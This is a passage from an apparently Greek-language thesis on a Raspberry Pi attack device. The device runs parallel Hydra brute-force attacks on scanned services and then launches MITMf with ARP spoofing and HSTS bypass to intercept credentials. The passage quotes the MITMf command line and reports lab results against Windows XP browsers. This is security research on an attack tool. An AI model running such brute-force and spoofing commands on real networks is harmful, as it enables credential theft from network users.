Σε αυτό το τμήμα κώδικα αρχικά ορίζεται η λίστα *hydra_services* όπου περιλαμβάνει τα services στα οποία θα δοκιμαστεί Brute Force Attack. Ύστερα ξεκινά η σάρωση του αρχείου xml. Κάθε host που βρίσκεται σε αυτό καταγράφεται στο αρχείο *network.txt* που είχε δημιουργηθεί νωρίτερα. Στη συνέχεια για κάθε host αντλούνται οι πληροφορίες για τα services που έχουν καταγραφεί στο xml, τα οποία καταγράφονται και αυτά στο *network.txt*. Στο πρώτο service που θα βρεθεί ανάβει το κόκκινο led για να ενημερώσει ότι ξεκινά επίθεση Brute Force Attack. Σε αυτό το σημείο θα πρέπει να σημειώσουμε τα εξής:

- Με το που αντλείται πληροφορία για κάποιο service από το αρχείο xml αμέσως ξεκινά Brute Force Attack με το εργαλείο Hydra
- Η εκτέλεση του Hydra δεν σταματά την ροή του προγράμματος. Αυτό σημαίνει ότι μπορεί να έχει ξεκινήσει το Hydra, η σάρωση του xml συνεχίζεται και αν βρεθεί και άλλο service ξαναεκτελείται νέο process του Hydra ακόμα και αν δεν έχει τελειώσει το πρώτο. Η διαδικασία επαναλαμβάνεται μέχρι να ολοκληρωθεί η σάρωση του αρχείου xml. Έτσι, μπορεί να έχουμε πολλά processes του Hydra που τρέχουν ταυτοχρόνως. Με αυτόν τον τρόπο το πρόγραμμα εξοικονομεί πολύ χρόνο.
- Είναι ευνόητο πως ο χρόνος που θα χρειαστεί κάθε process του Hydra για να ολοκληρωθεί εξαρτάται από τις λίστες με τα πιθανά usernames και passwords. Για οικονομία χρόνου οι λίστες που έχουν ετοιμαστεί περιλαμβάνουν 7 πιθανά usernames και 10 πιθανά passwords.

Στην περίπτωση που το Brute Force Attack επιτύχει και το Hydra ανακαλύψει το username και το password που χρησιμοποιούνται σε κάποιο service, αυτά καταγράφονται στο αρχείο *hydra.txt*. Πιθανά σφάλματα που μπορεί να προκύψουν από το hydra, καταγράφονται στο αρχείο *hydra_errors.txt*.

---

122 #Starting Man In The Middle Attack on the network
123 led('green', 'on')
124 subprocess.call(['mitmf', '-i', 'eth0', '--arp', '--spoof', '--hsts', '--gateway', gateway], stdout=open(' /usr/hackpi/mitmf.txt', 'a'), stderr=open('/usr/hackpi/mitmf_errors.txt', 'a'))
125

Σε αυτό το κομμάτι κώδικα αρχικά ανάβει τα πράσινο led για να ενημερώσει ότι πρόκειται να εκτελεστεί η επίθεση Man In The Middle. Θα πρέπει να επισημανθεί πως για όλα τα προηγούμενα led ίσχυε ότι η ενεργοποίηση καθενός σηματοδοτούσε και την ολοκλήρωση των προηγούμενών του εντολών. Αυτό όμως δεν ισχύει για το πράσινο led καθώς είναι πολύ πιθανό τα processes του Hydra να μην έχουν ολοκληρωθεί και να συνεχίζουν να εκτελούνται για αρκετά δευτερόλεπτα ακόμα. Συνεχίζοντας, εκτελείται το εργαλείο MITMf το οποίο παρακολουθεί τα δεδομένα που μεταβιβάζονται στο δίκτυο για την υποκλοπή usernames και passwords χρηστών. Αν οι επίθεση επιτύχει τα usernames και passwords που υποκλάπηκαν αποθηκεύονται στο αρχείο *mitmf.txt*.

---

126 except:
127 #in case that an error occured

128 led('orange', 'on')

Στο τελευταίο τμήμα του κώδικα λαμβάνουμε πιθανά σφάλματα που προέκυψαν κατά την εκτέλεση του εργαλείου. Αν πράγματι συμβεί ένα τέτοιο γεγονός, ανάβει το πορτοκαλί led για ενημέρωση.


8.3 Πειράματα - Αποτελέσματα

Ακολουθούν τα αποτελέσματα των πειραμάτων όπως αυτά ορίστηκαν στο εύρος της εργασίας (Κεφάλαιο 4) και όπως καταγράφηκαν από τα logfiles του εργαλείου.


Εικόνα 12 Το Raspberry Pi συνδέθηκε στο δίκτυο και ξεκινά την επίθεση

8.3.1 Man In The Middle Attack


Παρακάτω είναι τα αποτελέσματα των πειραμάτων όταν υπολογιστές-στόχοι επισκέπτονταν διάφορα HTTPS sites με διάφορους browsers. Θα πρέπει να σημειώσουμε ότι κάθε browser επισκεπτόταν διαφορετικά sites καθώς στόχος της μελέτης δεν είναι η σύγκριση των browsers ούτε των sites αλλά οι δυνατότητες του εργαλείου.




Εικόνα 13 Win XP IE 8 αποτέλεσμα 1




Εικόνα 14 Win XP IE 8 αποτέλεσμα 2



Εικόνα 15 Win XP Firefox αποτέλεσμα 1

